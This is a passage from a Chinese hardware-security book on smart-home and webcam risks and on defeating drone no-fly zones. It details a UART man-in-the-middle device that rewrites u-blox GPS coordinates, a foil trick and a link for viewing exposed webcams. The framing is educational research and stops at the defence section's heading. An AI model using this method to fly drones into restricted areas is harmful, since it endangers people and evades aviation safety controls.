云端安全没做好，访客用户可以越权；数据库安全没做好，账号被盗，恶意者可以用账户直接控制你的家居套件。这些都是曾经出过的事故。

智能家居是一整套系统，底层硬件、APP 和云端，这三个部分任何一部分出了篓子，直接影响整套系统。小米公司的一个优点是提倡用户提交漏洞，并且修复的速度较快，目前看算是做得成功的。

一句话，传统行业的安全，还有很长一段路要走。不过至少有些厂商已经意识到了，也开始和安全公司进行一些合作，在产品研发阶段就加入安全审计的步骤，提高产品的安全性。

恶意者购买智能硬件后，会从 APP 下手，看有没有做混淆，能不能逆向；再就是从云端下手，看有没有漏洞，有没有逻辑缺陷可以利用；再之后从硬件下手，看有没有调试接口，然后读固件看能不能读出来逆向分析，再没问题，就从三个部分的交互过程下手。

4.1.3　智能摄像头

很久以前，网上流传过利用 Google 看全世界的公开网络摄像头的方法，一个外国人开发的，地址 http://butterfat.net/goocam/。通过这些暴露在公网的网络摄像头，我们可以坐在家里实时看世界，如图 4-6 所示。如果这些摄像头换成你放在家里、办公室的摄像头会怎么样呢？

图4-6　某开放网络摄像头

> 注意：虽然公共摄像头不关乎个人隐私，但大家在使用自己的摄像头时，一定要注意账号密码和授权，不要使用弱口令，密码最好定期更换，也不要随意告诉他人自己的摄像头的访问方法。

因为摄像头关乎着隐私，关乎机密，所以摄像头的安全曾经被炒作得很火，但大众关注的大多是便宜的家用网络摄像头，这些摄像头成本低体积小，与智能硬件类似，对于手里拿着 N 多硬件底层 0day 漏洞的安全研究人员来说，破解不在话下。

当然，从另一个角度看，这些破解也有积极的一面，可以督促厂商提高摄像头的安全性，也可以告诉用户，一定要有安全防范意识。

不过，智能硬件的开发商、厂商很少会直接从芯片开始研发，大多数都用芯片厂商或者模块商提供的集成化方案，这时问题就来了，这些集成方案的开发者都是传统行业的硬件研发人员，他们懂安全么？可能不懂！他们只负责实现功能，甚至连文档都不提供。如果底层出了问题，产品开发商想处理都没法处理，只能反馈给芯片厂商或者模块商。如果产品开发商够强势，开发商就会立即修复；如果不够强势，就只能听之任之。所以，只要挖掘了一个芯片底层漏洞，基本上能通杀使用这个芯片方案的所有智能硬件。

安全从来都不是绝对的，永远都是相对的。真正的硬件安全专家，除了熟悉软件安全，同样要熟悉硬件，这需要知识的沉淀和时间的积累，很多底层开发人员转行安全研究，往往能爆发出极其绚丽的光芒。

4.1.4　防范方法

路由器、智能家居、智能摄像头等智能硬件产品，虽然应用广泛，但不代表安全。建议大家使用强密码并定期更新固件。

当然，要保证安全就要使用专业设备。例如，路由器用 Mikrotik 的 ROS，智能家居作为辅助局域网用就行。

更靠谱的做法是自己做一个知根知底，自己把控安全的智能硬件。在网上可以看到很多 Geek 用树莓派、Beagleone 或者香蕉派这些小的嵌入式板卡，安装 Linux 然后接入网络，再通过 I/O 接口、SPI 接口、I^2C 接口、串口或者 USB 接口连接各种各样的子模块，然后云端使用自己的云，远程控制用 SSH 或者 VNC 等自己熟悉的远程控制软件，有能力的还可以自己开发相应的 APP 在手机、iPad 上使用，这些都是爱折腾的 Geek 的酷炫专属。

相信读者在看完本书后，就不会觉得这样的折腾距离自己太遥远。

4.1.5　心路纪事

硬件安全的真正理念，不在于破解了多少智能家居、智能摄像头，而在于你的安全研究给了其他安全研究人员什么启发，给了厂商什么帮助。作者很佩服能够挖掘芯片底层漏洞的安全研究人员和安全团队，因为他们真正懂硬件底层技术，能够将一些成果公布出来，让众多安全研究人员获得新的方法或者新的思路。至于逆向了一个没有做混淆加密的 APP，或搞了一个安全没做好的智能硬件厂商的云端的做法，就像当年的“脚本小子”，虽然发现的漏洞数量很多，却没有多少技术含金量。

很多真正的研究人员，无时无刻不在鞭策自己，为了让自己不落后，一直关注着技术圈，从没有因为一时的名或利而放下心中对技术的执着追求。

希望每一位读者都能静下心做一个真正的硬件工程师，或者安全研究员，都能收获自己想要的知识和想要的成果。

4.2　无人机

每个人都有一个飞翔的梦，小时候玩纸飞机、玩风筝，长大后玩航模，各种电动、游动的遥控飞机、遥控直升机，这些曾经对很多人来说都是遥不可及的昂贵设备，近几年随着技术的进步，飞行玩具的价格越来越便宜，渐渐迈入了人们的日常生活。

近两年无人机市场非常火热，消费级无人机市场尤为明显。大疆创新、零度智控、极飞科技等一批无人机厂商不断推出新品。整个无人机市场蓬勃发展，而无人机的安全问题也不容忽视。毕竟是在天空中飞行的设备，如果失控坠落，造成的危害是巨大的！所以，一切飞行设备、玩具的使用，都要慎重！尤其是在公共场所，不要玩这一类的玩具！

2015 年，美国特勤局发现了坠落在白宫地面上的小型无人机，引起轩然大波。虽然之后证明该无人机是误入白宫，但却让特勤局非常难堪。为确保不会再发生此类事件，无人机厂商被强制要求更新无人机的固件，禁止在该区域内飞行。之后，相关 APP 上的世界地图出现了许多大大小小的限制飞行区域，如图 4-7 所示。

图4-7　限制飞行区域状态显示

除了技术方面的限制，政策法规方面也有严格规定。2015 年 12 月 4 日，国家颁布了**《使用民用无人机驾驶航空器系统开展通用航空经营活动管理暂行办法》**，并从 2016 年 1 月 1 日开始实施，小到飞行玩具，大到专业无人机，都需要符合这一规定。

除此之外，还有很多地方是禁止玩这一类飞行设备的。

1．大疆标明的限制飞行区域（大疆有强制禁飞功能）。

2．所有政府机构上空。

3．所有军事单位上空，比如当地的军分区、武警、武装部等。

4．带有战略地位的设施，比如之前有人在三峡大坝飞出了事，很明显，三峡大坝是战略防卫的重点单位，这个全国大部分人都知道（开放参观不代表开放上空）；还有一些大型水

库、水电站等，如果有军事单位驻守，请远离！特别是大坝附近。

5．政府执法现场，比如游行示威、上访等大型群体事件，虽然不指定禁飞，但是严禁未经批准而拍摄。

6．政府组织的大型群众性活动，比如运动会、露天联欢晚会、演唱会等，警方会进行治安监控、无线检测，甚至也有无人机巡逻。如果你的无人机也去飞的话，会造成干扰，或炸机伤人，或引起骚动围观。

7．监狱、看守所、拘留所、戒毒所等监管场所上空。

8．火车站、汽车站广场等人流密集的地方，那是反恐敏感地带，别凑热闹。

9．危险物品工厂、仓库等，比如炼油厂。

现在无人机厂商在出售无人机时都要登记用户信息，用于在一些特殊时期通知用户，禁止使用无人机，防止用户在不知道的情况下违反法律规则。同时，在设备的软件控制上，厂商也做了种种限制，比如一旦检测到无人机靠近限制飞行区域，就会发出警告，如果进入了限飞区，遥控器都无法控制，直接强制降落！然而，这样的措施并不能完全禁止不法分子的无人机在限飞区飞行，他们的违法行为是怎样的实施原理呢？

无人机检测是否处在限飞区，完全是依靠 GPS 定位。通过 GPS 定位得到位置信息，然后与限飞区位置对比是否处于限飞区。全局性地分析 GPS 的通信链路，能对 GPS 定位可能存在的安全隐患有更好地把控。

首先，GPS 信号从 GPS 卫星发射出来，或许有些人会考虑劫持 GPS 通信卫星，但他们有这个技术实力吗？GPS 卫星除了民用外，更重要的是军事用途，这意味着极其严格的防御措施。接着，GPS 信号在空间中传播，GPS 信号可能在此阶段中被伪造、篡改。最后，GPS 信号被接收后，经过处理得到位置信息传送给无人机的主控。在传输的过程中这些信息依然可能被篡改。GPS 信号欺骗的相关内容可以参考作者团队创作的《无线电安全攻防大揭秘》。

因为 GPS 信号是从太空中发射下来的，通常 GPS 天线都位于无人机的顶部，所以有些人会在无人机顶部 GPS 天线的位置贴一层锡纸阻隔 GPS 信号，这样无人机会认为是在室内无 GPS 信号的场景，这样就会使得无人机能够在禁飞区起飞。这个原理其实非常简单，金属薄膜的覆盖使得无线电波无法直接穿透导致 GPS 模块上的天线接收不到 GPS 信号。所以这时无人机即使放在室外也是没办法收到 GPS 信号的，也没办法正常定位，这种情况下能够起飞，但是完全没有 GPS 的辅助，这会导致无人机本身具备的一些功能都无法实现，最明显的，无人机一般都是具备自动返航功能的。自动返航功能能够让无人机自动从远处飞回到起飞点。但是如果用贴锡纸的方法屏蔽了 GPS 信号的接收能力，无人机是不能再使用这些基于 GPS 的功能的。还有就是室外场景下无人机悬停功能也需要 GPS 辅助。

这种方式的缺陷很明显，没有 GPS 辅助定位，没有一键返航，也没有轨迹运动，在室外

使用的时候，很容易出现飞行事故，导致无人机坠毁甚至出现伤人事件！

另外一种想法是找到 GPS 模块后，直接拔掉。然而事实并没有那么简单，无人机主控一般会在起飞前对外围设备自检。检查外围设备是否都工作正常，然后决定无人机能否起飞。如果 GPS 模块被拔掉，无人机就会提示自检失败，GPS 没有正常工作，无人机无法起飞。因此这种做法是不可行的。

那么无人机的安全防护是不是就无懈可击呢？不是的，下面要介绍的是从硬件层面的 GPS 劫持，这种手段在早期是能够对 GPS 位置的控制造成极大影响的，类似手机上的 FakeGPS 伪造 GPS 位置玩 Pokemon Go 游戏。

4.2.1 认识GPS模块

从硬件层面入手，就不得不提到无人机内部的 GPS 模块。图 4-8 所示为无人机内部拆卸下来的 GPS 模块。GPS 模块的设计一般采用 GPS 芯片厂商给出的电路方案或者基于此进行调整。它主要包括了天线部分、芯片及外围电路部分，以及接口部分。GPS 模块接收空气传播的 GPS 信号，通过滤波、解调、放大等一系列手段得到信号并进行处理，最后得到自身的位置、海拔、加速度等信息，通过外部接口把这些信息传送给无人机主控使用。从安全的角度看，通过接口传输信息到无人机主控的过程中存在数据被篡改的可能性。它们之间的通信存在被劫持的可能性，行话说就是对其做“中间人攻击”。接下来，我们需要做的风险演示就是对没有做任何防御性措施的通信数据进行劫持、篡改，最终达到欺骗无人机 GPS 定位的目的。

当从无人机内部找到 GPS 模块后，第一步不是查看接口上有什么数据，而是搞明白该模块用了哪种芯片。消费市场上的产品都还没有到达芯片厂商专为其定制的地步，基本用的都是通用型的芯片解决方案。因此知道芯片型号后就能够到该芯片厂商的官网上找到相关资料。例如，芯片厂商 U-blox 在 GPS 芯片市场上占有重要地位，目前几款主流无人机的 GPS 定位都采用了 U-blox 的解决方案。




图4-8　GPS模块

因为需要做的工作并非开发 GPS 模块，所以并不需要像开发 GPS 模块一样了解它的电路原理，只需要知道它是如何工作的。观察该 GPS 模块的接口，发现它是由 5 根线构成的。接下来，我们需要知道 5 根线各自起到什么作用。找到数据手册中关于接口部分的说明，如表 4-1 所示。可以看到，GPS 模块可能存在 I²C、UART、USB、SPI 这 4 种接口。我们观察到的接口是 5 根导线，其中肯定有一根是电源、一根是地线，其余 3 根导线用于数据传输。而 SPI 一般来说是需要四根导线的，所以可以排除是 SPI 接口的可能性。

表 4-1　接口定义

接口线序	电气接口特性
0	DDC（I^2C compatible）
1	UART 1
3	USB
4	SPI

接着用示波器对其波形进行测量，可以在电池上找到参考地。发现有一根导线上一直保持 4.3V 的电平，另外一根导线上是 0V 的电平，说明它们是电源。其中一根导线上很规律地出现周期为 200ms 的方波，另外两根线出现不规律的波形。这时几乎可以肯定最后两根导线就是数据接口。事实上，从应用的广泛性上来看，UART 协议应用得最广泛，开发时一般会优先使用 UART 接口。

从无人机内部把 GPS 模块取下，并为其供电。首先假设接口为 UART，然后根据波形的周期计算出波特率，计算出的波特率在 9600。当然每种无人机内部 GPS 模块的设置不一样，也会造成初始的波特率不一致。

上位机软件可以采用常用的 UART 客户端，但是 U-blox 官方提供了 u-center，如图 4-9 所示。它给我们提供了更多的参数选择，更专业的关于 GPS 的数据分析，我们可以选择不同的波特率，利用得到的数据进行 GPS 定位。另一方面，之所以首先认为接口是 UART，是因为 u-center 内可选择的接口方式只有 UART。




图4-9　u-center软件界面

利用该软件可以看到 GPS 定位的结果。虽然目前芯片也支持北斗或者格洛纳斯定位系统，但是用得最广泛的还是 GPS。在手机地图上看到的主要是定位的位置，但这款软件可以详尽地看到各种参数。例如，可以看到搜索到了哪些卫星及编号、地理位置、海拔、加速度等数据。

先用万用表判定电源线和地线，然后将 u-center 的波特率调整到 9600，再把 USB 转 UART 模块的地线和 GPS 模块的地线相连，用 RX 试探性地连接剩余两根导线中的一根。如果出现许多定位相关的数据，则说明 GPS 模块端的导线接的是 TX 端。如果不确定，可以用逻辑分析仪分析信号的方法判断数据线，这种方法最靠谱。

我们已经知道了 4 根导线的功能，为了确定另外一根导线的功能，我们进行了一个简单的测试。如果仅仅不连接这根线，启动无人机，结果是我们无法启动无人机，主控无法检测到 GPS 模块的连接，这就说明，这条线上传来的是脉冲信号，无人机用它来检测 GPS 模块是

否连接成功。其实这个看似细小的环节是本次中间人攻击的关键点，因为厂商在这里做了防御性措施，如果忽视了模拟这个脉冲信号，无人机会认为这是问题模块，直接不予识别。**安全防御工作其实就应该这样，多检测检查，排除不良因素。**

4.2.2　数据格式

找到接口中所有导线的作用后，我们能通过 Sniffer 得到通信的数据。我们要做的是篡改其中关于地理坐标的数据，所以不必关心通信过程中的所有数据。接下来需要做的工作集中在对数据的分析上，这又回到了看数据手册的环节。数据手册中有一章介绍的是协议的相关约定，主要包括三种协议分别是 NMEA、UBX 和 RTCM。找到 u-center 软件工具栏中的“View”选项，单击下拉菜单中的“Packet Console”选项，就能看到收到的数据的相关信息，如图 4-10 所示。我们可以看到每一个数据包都是 NMEA 打头，NMEA 其实是一种通信协议，它定义了数据包格式、包长度大小、包含的数据类型等信息。基石无人机厂商使用这种通信协议。当然还有很多厂商使用不同的通信协议，比如大疆、零度等使用的就是 UBX 协议，而且厂商可以通过固体升级随时变更协议。

```
??:??:??  R -> NMEA GNGGA,  Size  33,  'Global Positioning System Fix Data'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GPGSV,  Size  50,  'GNSS Satellites in View'
??:??:??  R -> NMEA GPGSV,  Size  42,  'GNSS Satellites in View'
??:??:??  R -> NMEA GLGSV,  Size  18,  'GNSS Satellites in View'
??:??:??  R -> NMEA GNGLL,  Size  20,  'Geographic Position - Latitude/Longitude'
??:??:??  R -> NMEA GNRMC,  Size  25,  'Recommended Minimum Specific GNSS Data'
??:??:??  R -> NMEA GNVTG,  Size  21,  'Course Over Ground and Ground Speed'
??:??:??  R -> NMEA GNGGA,  Size  33,  'Global Positioning System Fix Data'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GPGSV,  Size  50,  'GNSS Satellites in View'
??:??:??  R -> NMEA GPGSV,  Size  42,  'GNSS Satellites in View'
??:??:??  R -> NMEA GLGSV,  Size  18,  'GNSS Satellites in View'
??:??:??  R -> NMEA GNGLL,  Size  20,  'Geographic Position - Latitude/Longitude'
??:??:??  R -> NMEA GNRMC,  Size  25,  'Recommended Minimum Specific GNSS Data'
??:??:??  R -> NMEA GNVTG,  Size  21,  'Course Over Ground and Ground Speed'
??:??:??  R -> NMEA GNGGA,  Size  33,  'Global Positioning System Fix Data'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GPGSV,  Size  50,  'GNSS Satellites in View'
??:??:??  R -> NMEA GPGSV,  Size  42,  'GNSS Satellites in View'
??:??:??  R -> NMEA GLGSV,  Size  18,  'GNSS Satellites in View'
??:??:??  R -> NMEA GNGLL,  Size  20,  'Geographic Position - Latitude/Longitude'
??:??:??  R -> NMEA GNRMC,  Size  25,  'Recommended Minimum Specific GNSS Data'
??:??:??  R -> NMEA GNVTG,  Size  21,  'Course Over Ground and Ground Speed'
??:??:??  R -> NMEA GNGGA,  Size  33,  'Global Positioning System Fix Data'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GNGSA,  Size  45,  'GNSS DOP and Active Satellites'
??:??:??  R -> NMEA GPGSV,  Size  50,  'GNSS Satellites in View'
??:??:??  R -> NMEA GPGSV,  Size  42,  'GNSS Satellites in View'
??:??:??  R -> NMEA GLGSV,  Size  18,  'GNSS Satellites in View'
??:??:??  R -> NMEA GNGLL,  Size  20,  'Geographic Position - Latitude/Longitude'
```

图4-10　Packet Console

如图 4-11 所示，SYNC CHAR1 和 SYNC CHAR2 是该包数据的包头，所有的数据包都是固定以这两个字节开头的。CLASS 是该包数据所属的类型，ID 则是该类型中一个更小的分类，LENGTH 表示负载所占据的长度，Payload 是该数据包携带的有效数据。最后两个字节 CK_A 和 CK_B 是整包数据的校验码。如果修改了该数据包中的其他数据一定要记得重新依据手册中的算法再次产生校验码，否则可能造成主控不识别的情况。对传输的数据做劫持，需要修改传输 GPS 位置信息的数据包，主要是对其中 Payload 的经纬度进行修改。




图4-11　数据格式

我们仔细观察手机应用上的无人机界面时就会发现，它是可以显示可用 GPS 卫星的数量的。这部分数据肯定是 GPS 模块传输过来的，我们可以找到并修改它。监听 GPS 模块发送给主控的数据就会发现，GPS 模块每间隔一定的时间就会更新主控当前的 GPS 信息，我们需要对间隔内的数据进行分析。每条数据都以 0xb5、0x62 开头，然后找到 CLASS 类型为 0x01，ID 类型为 0x06 的类型。翻看数据手册，找到如表 4-2 所示的部分，第 47 行说明了该位代表了使用的卫星数量。所以当 GPS 模块发送给我们正确的数据后，可以先完全接收数据，再对数据进行修改，然后把修改后的数据发送给主控。这样就完成了对数据的劫持，修改其他数据也是同样的方法。

表 4-2　数据字段含义

字节偏移	数据格式	缩　放	名　称	描　述
44	U2	0.01	pDOP	Position DOP
46	U1	-	reserved1	Reserved
47	U1	-	numSV	Number of SVs used in Nav Solution
48	U1[4]	-	Reserved2	Reserved

如果修改了该条数据而忘了更新校验码，整条数据就会被主控认为在传输过程中产生了

错误而丢弃。图 4-12 所示为该校验码的产生过程，其中的 Buffer[I]表示需要进行校验的部分。图 4-13 中的斜线部分是需要参与生成校验码的部分，也就是除了自身和 0xb5、0x62 的部分。

```
CK_A = 0, CK_B = 0
For(I=0;I<N;I++)
{
    CK_A = CK_A + Buffer[I]
    CK_B = CK_B + CK_A
}
```

图4-12　校验码产生过程




图4-13　校验码图示

可用卫星数量既然存在于手机应用的界面上，说明它的存在是有一定价值的。可用卫星数量旁边是一个信号强度指示器，可以大胆假设信号强度和卫星数量有一定关系。我们利用前面的分析，修改卫星数量的参数来验证我们的假设。我们得到表 4-3 所示的结果（仅仅是测试一款无人机得到的参数，并非所有的无人机都按照这样的参数设定），随着可用卫星数量的增加，信号强度不断提升。当信号强度达到一定值时，无人机就认为当前得到的位置信息是有效的，是可以被利用的。这时无人机才会利用定位的信息开始定位，地图上无人机的位置才得以确定。我们不断尝试去修改卫星数量，发现最多能达到的卫星数量是 49。

表 4-3　卫星数量和信号强度的关系

信号强度（单位：格）	0	1	2	3	4	5（满）
卫星数量（单位：颗）	0	小于等于 4	5	6 和 7	8 至 13	大于等于 14

除了可用卫星数量以外，修改经纬度才是我们最终需要达到的目标。从监听到的数据包内能找到以 0xb5,0x62,0x01,0x02 开头的数据包，这个数据包在数据手册中的功能含义如图 4-14 所示，这个数据包 Payload 部分的 4 到 7 字节数据存储的是经度，8 到 11 字节数据存储的是纬度。如果没有完全理解数据包格式含义，就难以理解从 GPS 模块传入的数据意义。这些数据的单位是度，精度为 10^{-7}。Payload 中的数据采用的是小端方式存储，这关系到修改坐标位

置的正确性。

字节偏移	数据格式	缩放	名称	单位	描述
0	U4	-	iTOW	ms	GPS time of week of the navigation epoch. See the description of iTOW for details.
4	I4	1e-7	lon	deg	Longitude
8	I4	1e-7	lat	deg	Latitude
12	I4	-	height	mm	Height above ellipsoid

图4-14　数据包Payload数据格式的含义

除了经纬度以外还有海拔等参数，其他参数并不影响我们本次测试，所以这里不展开分析。现在我们已经具备了修改经纬度的能力，接下来需要把它具体化，即打造可以实现的工具。

这里展现的是一种分析数据的方法和思想，而不是教读者怎么去做坏事！

4.2.3　硬件工具

前面对数据格式做了讲解，但空有数据是没有意义的，需要有硬件来配合，才能接收发送这些数据，下面就介绍将这些数据付诸实用的两个硬件模块。

1. 数据劫持模块

如图 4-15 所示，该数据劫持模块主要完成对 GPS 模块传输到无人机主控位置信息的修改。它主要有两个接口，一端接在 GPS 模块的接口上，另一端接在无人机的主控上。GPS 模块和无人机主控之间的通信都需要通过该模块，这样每次 GPS 模块上传的正确的位置信息都会被这个模块修改，因此也就能够把原本的 GPS 位置修改到其他位置，从而突破厂商对无人机的飞行区域限制。




图4-15 数据劫持模块

在修改位置信息的过程中也衍生了一些不同的修改方式。可以设定为不改变任何传输数据的直接模式，也可以设定为不传输任何数据的阻断模式，还可以通过对其中位置的修改，让无人机出现在地图上的任意位置。这样做很容易突破飞行区域限制，但也产生了一个问题：无人机一直处于一个固定的位置，它的自动返航等功能将无法使用。自动返航是一个很有用的功能，它能帮助无人机玩家让飞远了的无人机自动回到原来起飞的位置。其中的原理很简单，无人机在启动电源时自动搜索当前所处的位置并保存下来，玩家在操控无人机飞远后无人机检测到当前位置变化了，当按下自动返航键时无人机会根据起飞位置和当前位置差自动飞回到起飞位置。这是需要不断检测当前位置的，固定的位置欺骗会让无人机认为自己一直处在起飞位置造成无法返回到真实的起飞位置。因此，就设计了所谓的偏移模式，即在当前位置的基础上增加固定的偏移距离。这样既能够突破飞行区域的限制，又能非常好地保留类似自动返航这样的功能。另外，每次得到的都是实时的相对位置，自动返航也是靠相对位置实现的，所以自动返航或轨迹巡航这些功能也能很好地保留（在 Pokemon Go 全区开放之前，没开放地区的玩家发现纯静态 GPS 欺骗无法玩耍后，就是用这种方法欺骗官方服务器，伪装在开放区域玩的）。这也算之前比较实用的突破限制飞行区域的方法，当然，现在无人机厂商对于这方面的防御也有新的规则改进。

硬件结构方面相对比较简单。主要是一块 CC2530 型号的 ZigBee 芯片，除了具备普通的单片机功能外，还具有无线收发功能。CC2530 芯片的设计主要是为 ZigBee 协议服务的，我们只使用它的数据收发功能所以相对简单，我们并没有使用 ZigBee 协议，而是使用自定义的协议。用做 UART 通信劫持的芯片需要一端连接到 GPS 模块，另外一端连接到无人机的主控

芯片，所以应该至少具备两个 UART 接口，CC2530 芯片恰好具备两个 UART 接口。GPS 模块的数据首先通过 UART 传给数据劫持模块。数据劫持模块接收到数据后会对数据进行分析，找到代表坐标的数据进行相应的修改。最后将修改后的数据发送给无人机的主控，无人机的主控误将这些修改后的坐标认为是正确的坐标在手机应用的地图上显示。

数据劫持模块与 GPS 模块共用电源，需要注意供电电压的区别。数据劫持模块的电源是 3.3V 供电，所以当 GPS 模块的电源是 5V 时，需要用电源芯片对其降压。我们已经讲过 GPS 模块会产生周期为 200ms 的方波，我们需要用单片机模拟出这样的信号，然后接到无人机的主控上。因为需要相对精确的时间控制，所以会用单片机内部的定时器做精确定时。

2. 劫持控制器

既然有这么多种突破模式可以选择，而且可替换的坐标有无数种，可设定的坐标偏移量也有无数种，用单一控制模块的话每次修改都要拆机，非常烦琐。所以，为了测试的方便，可以做一个无线的远程控制工具，图 4-16 所示为劫持控制器。

图4-16　劫持控制器

通过劫持控制器的无线模块可以对植入无人机中的模块进行设定。它可以对 GPS 数据劫持的方式进行修改，甚至可以直接输入更改欺骗位置的经纬度。劫持控制器的原理图如图 4-17 所示。

硬件结构方面包括了 CC2530 模块、4×4 的矩阵键盘、I²C 接口的 LED 显示屏、充电管理芯片、锂电池，以及电源管理芯片。我们需要设定很多参数，需要人机交互，就要用到 LED 显示屏和矩阵键盘。CC2530 芯片的引脚实在太少，因此不得不选择只需要两根数据线的 I²C 接口的 LED 显示屏。把它设计成一个手持设备能够完全摆脱计算机的束缚，因此需要配备锂电池、充电芯片和电源管理芯片。




图4-17　劫持控制器原理图

软件设计方面首先要做的是人机交互。通过矩阵键盘扫描哪个按键按下了，然后在 LED 菜单上做出相应动作，同时也完成相应操作。通过按键可以控制控制器与数据劫持模块之间的通信。收到不同的指令后数据劫持模块会做出相应的动作，例如切换工作模式、调整定位位置、调整偏移参数等。

4.2.4　安全防范

